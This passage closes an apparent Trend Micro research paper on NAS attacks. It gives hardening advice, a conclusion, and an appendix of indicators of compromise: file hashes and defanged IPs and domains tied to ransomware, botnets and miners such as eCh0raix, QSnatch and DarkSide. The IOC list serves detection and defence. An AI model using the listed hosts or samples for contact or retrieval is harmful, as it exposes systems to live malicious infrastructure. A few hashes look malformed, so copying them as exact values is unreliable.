- **Never use the default credentials that come with the pre-setup on any NAS device — or any device for that matter.** It is a must to change this as these credentials are well-known to attackers. This is an area where NAS devices are getting better at, as when we started this project, one of our NAS devices allowed us to use the “admin” username. However, upon a later rebuild of that system, NAS devices no longer allow users to use “admin” as their username. This is good, as that is a default username that makes SSH brute-forcing attacks — or any brute-forcing attack on NAS credentials — more difficult.
- **If your NAS device supports it, you should enable two-factor authentication (2FA).** 2FA will prevent brute force attacks as the devices will need an extra step for authentication. Most major NAS vendors support 2FA with easy setup for hardware keys, Google Authenticator, or other standard 2FA methods.^{19, 20}
- **Uninstall any services that are not in use when downloading software to test and play on your systems to reduce the risk of compromise.** Out-of-date or unmaintained software is one the primary methods for compromising NAS devices today. This is especially true of third-party applications that can be installed from community stores or from the internet. When installing such applications, it is recommended to be incredibly careful from the very beginning. It is also recommended that users stick to the applications that the NAS vendor has provided and verified, to only enable those currently being utilized, and remove those that are not in use.

In addition to these recommendations, we strongly suggest looking at online security guides on “best practices” provided by NAS manufacturers. These comprise a simple checklist that can be reviewed at

one time over the course of less than an hour. More importantly, reviewing these best practices can make a considerable difference in securing NAS systems against the attacks we have listed in this research paper. We include some examples for the manufacturers we tested here:

- QNAP best security practices²¹ and recently released suggestions on how to best defend their devices against additional exposure on the internet²²
- Synology Best Security Practices ²³

Conclusion

NAS devices have become a vital part of backup strategies for everyone, from businesses to consumers, as well as a central server for a business or a modern home. With increased reliance on these systems, today's attackers have taken notice and are targeting these devices for anything, from cryptomining to advanced attacks, all of which we covered in detail in this paper. Without proper security in these devices, we will continue to see an escalation of attacks on NAS devices as they offer many benefit to today's cybercriminal business models. For instance, these attackers can gain complete control of Linux systems that have plenty of processing power, storage, and tools that the attacker needs. While it seems that basic attacks such as botnets and cryptominers might seem like less of a worry, having a NAS device that is on the receiving end of these is a result of a larger issue that needs to be addressed.

These devices can also act as an ideal initial base of attack on the home network of important individuals, or to pivot to corporate machines on that same (generally unprotected) network. Utilizing the steps on how to defend a NAS device, as well as the improvements the vendors are making all the time, these devices are on the right track to being more secure and will hopefully limit the number of attacks we see in the future.

Appendix

We have included a non-exhaustive reference set of the indicators of compromise (IOCs) for the threats identified in this research.

Qlocker

- c084c0bdf62ae17bda55d91e42f23893146455f799faf9e4548dd12417d1cb35

REvil/Revix

- 3d375d0ead2b63168de86ca2649360d9dcff75b3e0ffa2cf1e50816ec92b3b7d
- 559e9c0a2ef6898fabaf0a5fb10ac4a0f8d721edde4758351910200fe16b5fa7
- 796800face046765bd79f267c56a6c93ee2800b76d7f38ad96e5acb92599fcd4
- d6762eff16452434ac1acc127f082906cc1ae5b0ff026d0d4fe725711db47763
- ea1872b2835128e3cb49a0bc27e4727ca33c4e6eba1e80422db19b505f965bc4

eCh0raix

- 178[.]128[.]198[.]212
- 185[.]181[.]229[.]175
- 161[.]35[.]151[.]35
- 174[.]62[.]79[.]238
- 176[.]122[.]23[.]54
- 183[.]76[.]46[.]30
- 185[.]10[.]68[.]89
- 2[.]37[.]149[.]230
- 64[.]42[.]152[.]46
- 98[.]144[.]56[.]47
- 039a997681655004aed1cc4c6ee24bf112d79e4f3b823ccae96b4a32c5ed1b4c
- 0b851832f9383df7739cd28ccdfd59925e9af7203b035711a7d96bba34a9eb04
- 0e4534d015c4e6691ff3920b19c93d63c61a0f36497cb0861a149999b61b98e1
- 19448f9aa1fe6c07d52abc59d1657a7381cfdb4a4fa541279097cc9e9412964b
- 2093952483c2c8f419eb55e0ebaec718e0a1559d1115401ef6e29edfbc02793c

- 21d5021d00e95dba6e23cee3e83b126b068ad936128894a1750bbcd4f1eb9391
- 230d4522c2ffe31d6facd9eae829d486dfc5b4f55b2814e28471c6d0e7c9bf49
- 283b2fa0fcddff18278d924c89c68bbcd980728761bd26c5dea4ec4de69b841e
- 2e3a6bd6d2e03c347d8c717465fec6347037b7f25adae49e9e089bc744706545
- 2fe577fd9c77d3bebdcf9bfc6416c3f9a12755964a8098744519709daf2b09ce
- 36cfb1a7c971041c9483e4f4e092372c9c1ab792cd9de7b821718ccd0dbb09c1
- 3c533054390bc2d04ba96089302170a806c5cdb624536037a38c9ecb5aeaa75d
- 4691946e508348f458da1b1a7617d55d3fa4dc9679fff39993853e018fc28f8e
- 551e03e17d1df9bd5b712bec7763578c01e7bffe9b93db246e36ec0a174f7467
- 670250a169ba548c07a5066a70087e83bbc7fd468ef46199d76f97f9e7f72f36
- 6df0897d4eb0826c47850968708143ecb9b58a0f3453caa615c0f62396ef816b
- 74169aebae6412e5408904d8f6a2eb977113b3ac355c53dfd366e2903b428c62
- 7fa8ebccccde118986c4fd4a0f61ca7e513d1c2e28a6efdf183c10204550d87ce
- 8e3fdb5baeaa667862d427a67ba1fa10853f07b3c671a1bffa4952937627125a
- 9d4bc803c256bd340664ce08c2bf68249f33419d7decd866f3ade78626c95422
- 9f9bbbc80a2035df99abd60dc26e9b068b63e5fcc498e700b8cc6640ca39261b
- a8accaab01a8ad16029ea0e8035a79083140026e33f8580aae217b1ef216febcb
- bb3b0e981e52a8250abcbdf320bf7e5398d7bebf015643f8469f63d943b42f284
- cc112184b17d65229ce20487d98a3751dceb3efbee7bf70929a35b66416ae248
- ccd846a074a4a7e9ad40d11e7125322efe381bac6c25fa3cfc07b9b2941c4002
- d2ebe2a961d07501f0614b3ba511cf44cb0be2e8e342e464a20633ed7f1fc884
- fedcce505a5e307c1d116d52b3122f6484b3d25fb3c4d666fe7af087cfe85349

DarkSide

- 984ce69083f2865ce90b48569291982e786980aeef83345953276adfcbbbeece8
- 9cc3c217e3790f3247a0c0d3d18d6917701571a8526159e942d0fffb848acffb
- c16fc61415f537f42b9d813cd9538898f53865e1f5b46f25db2ab26bad2dfdd2
- c93e6237abf041bc2530ccb510dd016ef1cc6847d43bf023351dce2a96fdc33b
- da3bb9669fb983ad8d2ffc01aab9d56198bd9cedf2cc4387f19f4604a070a9b5

StealthWorker

- caaclothing[.]com
- 00b522d18df034aff252a0bbf0c558ee201bcd50915f1ee61205998daaba3bfc
- 011dc45c80330b74e2966ba498caf664c5ed2ec3bf42d89ff838723952d3ad80
- 06f70c14fb5ef90f7d3b755ba3f0375265dd5c5514b1cd9619f97477643b19bd
- 0956bee618e9559afa1054b27e32060db419dd92a5aefa536fc5eb8eaf42ae8b
- 09e2959447d6915e01d9214182af442ff7ddaa85531a3d9a418a91988f05075e
- 0a8b5c7ceef3068326aeba85d7682b87528768e4e719343dcca26fbb5f4ec65
- 0ab92cb02b4a89cd17c41ee9b796708b63ef485b49e12e5797a9277f1fbba5a5
- 0d8f0596d278ee601eff8afb6dd8b0c722a483bd70617e2d9ea0df293734463e
- 10b06641dc0f7327f86928a6a806441cb7461495d86aa6995e0f933af6398430
- 18289752fce41c493f8586c46305bada7dd25cd220ba46432ad0610fe3760c5c
- 18919aa67020135d7a25c5b2db7771746d44aa8dd9a0fad7a55892c444829c4e
- 194aca964ebdc059258f39835c85bafc41d8779655fbc3870c45efd28d986617
- 198c2181bf8d83e3675995eef75b91d61a9c2762338fcc71f1a67edd35a73c29
- 242c0df5f0abff4e15a25db6649ab2da6f71d5cd901ad83bcadf03f3e38d29b3
- 255a59f16670cb5d959da0435e053c32036999638d22875dcbdaacea7365b0fc
- 2c56667ed1671ff52999cf67e5f2fee31424a0afa3e4995ae8867b759dd49753
- 2f27b57e045b963da63ccad229dd80a19589a58ca14aad12d38e438b9b96fcf
- 2faf4181b6c2434df493676f87a87bda3a0d00bdaa6f57d74ddd5e139d6df71e
- 3583c86517a9d7f37294ab8076595d904dd24cef6de16f6833338e559f95e327
- 3c765908c64bd9e553822e3af4a06a63e1860fa4d2ea1940472aacd14c15fe08
- 41b56f6faded9b15709cdc4da8773e9346f8377ce3d467289daf70a688dd177e
- 4219b1e74e1e2ab07164ebf800bf479455b657b396398f08cd5f2d626c67e3bd
- 4393a4e6eb41b55b83adb0dab6da1a9f061f3761c4d78f279e1814807eccd
- 454c4aeb965877c7e4471787c4e0501f7204b481fd9e431841aa4788297993d9
- 45eabf4d2c123825ae31ebe7f29adbdc8b74471fe198e955b0c4e4097510a935
- 4a3384e65f82229bde7bc08c7a999340b74a306b9b79b5cc17793ba803eeeb46

- 4cb0006871d8cb7879b6cb529eaa713ef4c0f7a491c518b2278cae814aee2d14
- 4e1a3bbe7e1383195cefbf9588f139d601cd42ad903d0d36060beaf17a5d8086
- 5189c4e8e00d72b1aee7d791a290e77218cabaaa4e846225c5a2d7f0816ca61c
- 51c5770a8fde8ecdc55c012a06563f792edf38e3c8058dbd0eaf05e86297351f
- 522a0629587aeeb8f1cf1e76c3103fd62bb50c7c51859e55df7254c27aa3740c
- 58a87ad85d0de2409cdb0a43c56cdc99e064f1b8f50d2d735f9147698bf2ebc8
- 590d4fe4cb89e81266969a60c827ebdbf81fd0cf904bab88db770c84cdde8d73
- 5b8ea3fa55874e66d54126680c475731e8c3ec9e9d81208193cc52406fc8fff7
- 5ba347c3d656c3092dd79808e8de5f56c84fd3bda06726c892d67b7c4db1400a
- 5c1171253f75b81c5536206cfb04da30d691fcb4627dabc474ef7326b613ac1
- 5c97d8fd565fff27af7195c05f49b02003b77ef96d6538804db5e792349674ca
- 5fab6ae7049f39921d5867dfcad0aca081fc1954142262fec23bc7fbc320c5c
- 6535fcd6c18c94fa85f9c979115f902e631d8e82c863cb112e7e44b5b6a1f61e
- 6582bf7b092c5d0eb8b8be9950b0874b2d3f83519344565bb6ba79cbb289ac14
- 67b3b3f982e34f3ee51f3bcda5db65d89adb214e18eb134f2408dbc89c8e3adf
- 6b463e18e01f47269d6cd7509aa6d2788cc2e7473bc9b8169bdb003f2f61c913
- 6e7694ae8dd15e3b4e0a5a9d3131715ec2f17deb53285609d00d34cb8ffec0a8
- 6faf30a11465894c125a6983d9667d82dfb183a2f1289197b55717d1424fc5b3
- 73449107f1bf81972351a4ab1d2c2a535603b5c7fc13396bc99a6362d978cea7
- 7477404c6e5fb07b425048598baa2af0e58f0334649e2923af250faef3241192
- 75cc1c70305377ab0b86c310bc67e8c5fe86a66988c55f9f2ec5d679dee26c63
- 76fbab1afd421201a25fe8b143807c9f92f6d9c9fad8594cdf146eded3e68ff9
- 79cda18c2042a425d92d6bb83a42d8ba684687683c5465fba2148d421170100b
- 7a2b89b67bc2af4f9941090d25d302f34010ef3e5ea3d019b1664dd77a22786c
- 7fd2af75160c6ce8f41bffffb9b895b2b3fa49ebfa80086f0f3bdc24a64a89bd
- 84dfa212005b4035401a1fb2f4595550302aaf237f8306700dc597dde046e78b
- 8945661affddc330564c4450282ec99a914d7daf29129adb5f9a4802138c6beb
- 917aa25f8496f3b7a191523693e9cda6eaab6045894c203627a6f0b88b3de892
- • 943d663609c98cbcb090b9811e987d0524dc5f2bebf69fb2005f4c2fed4e0334

- 9e27260c7466320ca00a4f172f373371f3e15b53f846c0f03c4c81f8d531266d
- a28302658da800b44a2cdf50c434bc7fef314b59640d597253d1b1b230c3c9c0
- a4fe359f2605850b92e083b25463af91a489d65f573d9802523d0622521d3c05
- a567dd30cf544f92e0011574133dcee3e212e0e2d93b2eb7b1f1568f7271ee06
- a75f03ebab61b8333063d099050cbb14cc3d62f327b5d08c3dc465b3719bfa06
- ae2792360d25844e752ec45c5751fe8a91d9921cc57563618f2634fae3de3d3c
- ae3f551d2bbaeee5cb4d799868d23bc9e8335c6a5f1b0d57e376ad05fb24601e
- b255a07089d1f5b3cb00847e8c1ac99f15b10dfc21a441cdfdf2fd8cc4574531
- b30c41280d1044b179d001125cce7d5a17961b549a942a80e68ea1cd805cd330
- b9545c4bea3c3889bdbb6d24575b792765a4af61a30a3f72c3655d3762009fcc
- b99d1c9433845e6929fda419a735abfb8414fa9aeff4885d194259e9348aecfc
- bae220e07ab8ebce0ea32067534ff5213e51cdc1158992dd48b778f4fef03a7b
- c196aa480ca9933631ef21cade491d1313f205616021951a98dd549514a97dde
- c43a60dad2a09dc27c047f85bccd5ada28bab9e97395e952fd398b6b0ec98d82
- c7d061ad6848084a826f3df421e32d5184167f70c36687223cb3e1a2c38b8689
- c8b5ec142c416456b0aea1a220a533e18c3f74a2ffbfa9d5722ac56af65a536c
- c904b9b6782a9809c6e8fc88b24c6852017e50802d7d734dc6cb4c2a70513cca
- ca9c1045711514d705e5f8a019ded550a6517a0627a6a91537451d8ce9ba2c82
- d0ab3c1004c43276236ced367aa6bf705d580813348bd041fa4b37722d6ebc0a
- d16511c9791f78060f1e958646e9a61c47c8f3052727085c907621f4ac1ab132
- d309b3ba20ddc0a7d77b16fa5810750f0e514cf3f6e6408f44ab7e1f452d2446
- d56f3f48bf84a65f60dc2da3ee689cf6a20be55b7aa65f7de1c942231c94e0a6
- d70511f773f0b825b3e3217276fc4c05b55d1f5dc10ac5b5078fc26f82ffed50
- da334829f7afcf3826334a1d8af016e9e4107d1f0c3697f6a9503ee1c86b4242
- da74a02b0a2cb4aa195c03be31783b40ed0d0784843627e2f8e1f34f0e410f34
- dcd1ffdbd378409bd3dbf451968288d5cd96e77ea34e453b6f06c2b4bd541715
- dde51499451ccdefbc315f73a0c6ab59bc8e0af17db5f1134336249aa28b3ec3
- de335bf6fca87887b1452d866eb8cd9b2202f3ca1af84a087d052dc809c01f7c
- • e5a15d6dcb11297635127c486f14611a0232060736044e6dc317d6234f16085f

- ee97250b4bd2801b7a82385e076fca498f14163950f84d4efae98080000b520b
- f377ad557d27b764ba060d122dd0b80192e19d092887218521819f08fede2a31
- f4270d32fd87a6d98a4cf82968389b2775f6ec665f1fdfcee0aa9549bc2901e9
- f7225c2ee2a5555f50dce65b14de3a47917ff84236b32731db65acf323879d99
- f9b87391b13215272e088a605540d2260fc2076fb237a6cdb674172a4e600555
- fab29d4690765c4e6f6d7b1ea229443badc55e606eb7799f7f73833400c9b69d
- fe0771b0ebca55f3b1898b7d40ee51b42735bc2ed1fe298c808e0c0c2823ba97

UnityMiner

- c[.]aquamangts[.]tk
- adbd60b39b3aee3cd031995e439644583aecc4877162ac50d8d438ef77f7712b
- e1f9b523dd3e2e0ff4eb90428779fde0e8241c285c771fd90240a994b8ec739b
- e23c9507ee0a00cd5c7a94c43a4345f75b4793c1210ea36db1d0d84d82e5dd9e

Dovecat

- hongying[.]biz
- 10c0ed6e8223e4c18475c39beec579911bb18d5e64bf33d2de051c9c59138a08
- df1bf44d467ab16debfb7aedfa5e963fc567640bf96fd5837bfb2e7dd481c23f
- fcf1bd7bac112481bb80751fe8121f290c172f80fe578f756c6149d6be9f60d0

QSnatch

- 0723031d53c8c1d14d3d5d531564022229b276405dc5b888e65f08c801547c35
- 09ab3031796bea1b8b79fcfd2b86dac8f38b1f95f0fce6bd2590361f6dcd6764
- 15892206207fdef1a60af17684ea18bcaa5434a1c7bdca55f460bb69abec0bdc
- 18a4f2e7847a2c4e3c9a949cc610044bde319184ef1f4d23a8053e5087ab641b
- 3615f0019e9a64a78ccb57faa99380db0b36146ec62df768361bca2d9a5c27f2
- 3c38e7bb004b000bd90ad94446437096f46140292a138bfc9f7e44dc136bac8d
- 473c5df2617cee5a1f73880c2d66ad9668eeb2e6c0c86a2e9e33757976391d1a
- 4b514278a3ad03f5efb9488f41585458c7d42d0028e48f6e45c944047f3a15e9
- 5130282cdb4e371b5b9257e6c992fb7c11243b2511a6d4185eafc0faa0e0a3a6

- 525c2b85684a634cf3b43967e32eb1bf42bf65b40c78bebb4eae5a7ff3454be3
- 55b5671876f463f2f75db423b188a1d478a466c5e68e6f9d4f340396f6558b9f
- 5cb5dce0a1e03fc4d3ffc831e4a356bce80e928423b374fc80ee997e7c62d3f8
- 62426146b8fcaeaf6abb24d42543c6374b5f51e06c32206ccb9042350b832ea8
- 6e0f793025537edf285c5749b3fcd83a689db0f1c697abe70561399938380f89
- 7c7bfde74607fc90d5aca245dfca751e8017f20066c4ac44dcabd8f148b54564
- 7c7bfde74607fc90d5aca245dfca751e8017f20066c4ac44dcabd8f148b54564
- 845759bb54b992a6abcbca4af9662e94794b8d7c87063387b05034ce779f7d52
- 8fd16e639f99cdaa7a2b730fc9af34a203c41fb353eaa250a536a09caf78253b
- 9526ccdeb9bf7cfd9b34d290bdb49ab6a6acefc17bff0e85d9ebb46cca8b9dc2
- ab90c167bb332b0ec05a8fb555d4e00a08ec1ee1b9d89fce81795929f414a22d
- b7a8c1cdb8846dd2b18861e35da4a9cd7df25ca497b2500adf5992f15708b3a2
- d6017dd6db4d969b2c8b55f37f0c50f4f48506c41ced733fd90c865ebdc5713b

References

1. Stephen Hilt, Fernando Mercês, Mayra Rosario, and David Sancho. (July 7, 2020). *Trend Micro Security News*. "Worm War: The Botnet Battle for IoT Territory." Accessed on Nov. 22, 2021 at https://documents.trendmicro.com/assets/white_papers/wp-worm-war-the-botnet-battle-for-iot-territory.pdf.
2. Stephen Hilt and Fernando Mercês. (Jan. 19, 2021). *Trend Micro Research*. "VPNFilter Two Years Later: Routers Still Compromised." Accessed on Nov. 22, 2021 at https://www.trendmicro.com/en_us/research/21/a/vpnfilter-two-years-later-routers-still-compromised-.html.
3. QNAP. (n.d.). QNAP. "QNAP Statement About Qlocker Ransomware." Accessed on Nov. 23, 2021 at <https://www.qnap.com/static/landing/2021/qlocker/response/da-dk/>.
4. CVE. (n.d.). CVE. "CVE-2021-28799." Accessed on Nov. 23, 2021 at <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28799>.
5. MalwareHunterTeam. (June 29, 2021). *Twitter*. "REvil ransomware Linux version..." Accessed on Dec. 2, 2021, at <https://twitter.com/malwrhunterteam/status/1409577829289934851>.
6. Rucha Nigam, Haozhe Zhang, and Zhibin Zhang. (Aug. 10, 2021). *Palo Alto*. "New eCh0raix Ransomware Variant Targets QNAP and Synology Network-Attached Storage Devices." Accessed on Dec. 6, 2021 at <https://unit42.paloaltonetworks.com/ech0raix-ransomware-soho/>.
7. Larry Dignan. (May 8, 2021). *ZDNet*. "Colonial Pipeline cyberattack shuts down pipeline that supplies 45% of East Coast's fuel." Accessed on Dec. 6, 2021 at <https://www.zdnet.com/article/colonial-pipeline-cyberattack-shuts-down-pipeline-that-supplies-45-of-east-coasts-fuel/>.
8. Mina Naiim. (May 28, 2021). *Trend Micro*. "DarkSide on Linux: Virtual Machines Targeted." Accessed on Dec. 6, 2021 at https://www.trendmicro.com/en_us/research/21/e/darkside-linux-vm-targeted.html.
9. Stephen Hilt, Fernando Mercês, Mayra Rosario, and David Sancho. (July 7, 2020). *Trend Micro*. "Worm War: The Botnet Battle for IoT Territory." Accessed on Dec. 6, 2021 at https://documents.trendmicro.com/assets/white_papers/wp-worm-war-the-botnet-battle-for-iot-territory.pdf.
10. Stephen Hilt and Fernando Mercês. (Jan. 19, 2021). *Trend Micro*. "VPNFilter Two Years Later: Routers Still Compromised." Accessed on Dec. 6, 2021 at https://www.trendmicro.com/en_us/research/21/a/vpnfilter-two-years-later-routers-still-compromised-.html.
11. Ken Hsu, Zhibin Zhang, and Ruchna Nigam. (Mar. 19, 2020). *Unit 42 Palo Alto Networks*. "New Mirai Variant Targets Zyxel Network-Attached Storage Devices." Accessed on Dec. 22, 2021 at <https://unit42.paloaltonetworks.com/new-mirai-variant-mukashi/>.
12. Jerome Segura. (Feb. 26, 2019). *MalwareBytes Labs*. "New Golang brute forcer discovered amid rise in e-commerce attacks." Accessed on Dec. 6, 2021 at <https://blog.malwarebytes.com/threat-analysis/2019/02/new-golang-brute-forcer-discovered-amid-rise-e-commerce-attacks/>.
13. *Synology*. (Aug. 4, 2021). "Synology® Investigates Ongoing Brute-Force Attacks From Botnet." Accessed on Dec. 6, 2021 at <https://www.synology.com/en-global/company/news/article/BruteForce>.
14. Config File. (n.d.). "Config File." Accessed on Dec. 6, 2021 at <https://xmrig.com/docs/miner/config>.
15. Matthew Ruffell. (Oct. 27, 2020). *Matthew Ruffell*. "Analysis of the dovecat and hy4 Linux Malware." Accessed on Dec. 6, 2021 at <https://ruffell.nz/reverse-engineering/writeups/2020/10/27/analysis-of-the-dovecat-and-hy4-linux-malware.html>.
16. Yves. (Dec. 23, 2020). *Synology Community*. "Dovecat using processor time." Accessed on Dec. 6, 2021 at <https://community.synology.com/enu/forum/1/post/139611>.
17. SecurityScorecard. (Oct. 2020). *SecurityScorecard*. "QSnatch Technical Report 2020." Accessed on Dec. 6, 2021 at <https://securityscorecard.com/resources/qsnatch-technical-report>.
18. National Cyber Security Centre. (July 27, 2020). "Alert: Potential legacy risk from malware targeting QNAP NAS devices." Accessed on Dec. 6, 2021 at <https://www.ncsc.gov.uk/news/legacy-risk-malware-targeting-qnap-nas-devices>.
19. Synology Knowledge Center. (n.d.). *Synology*. "2-Factor Authentication." Accessed on Dec. 6, 2021 at https://kb.synology.com/en-global/DSM/help/DSM/SecureSignIn/2factor_authentication?version=7.

20. QNAP. (Oct. 15, 2020). *QNAP*. "Setting up the 2-step verification to login in NAS." Accessed on Dec. 6, 2021 at <https://www.qnap.com/en-us/how-to/knowledge-base/article/setting-up-the-2-step-verification-to-login-in-nas>.
21. QNAP. (Feb. 19, 2020). *QNAP*. "What is the best practice for enhancing NAS security?" Accessed on Dec. 6, 2021 at <https://www.qnap.com/en/how-to/faq/article/what-is-the-best-practice-for-enhancing-nas-security>.
22. QNAP. (Jan.7, 2022). *QNAP*. "Take Immediate Actions to Secure QNAP NAS." Accessed on Jan. 11, 2022 at <https://www.qnap.com/en/security-news/2022/take-immediate-actions-to-secure-qnap-nas>.
23. Synology Knowledge Center. (n.d.). *Synology*. "What can I do to enhance the security of my Synology NAS?" Accessed on Dec. 6, 2021 at https://kb.synology.com/en-us/DSM/tutorial/How_to_add_extra_security_to_your_Synology_NAS.



TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

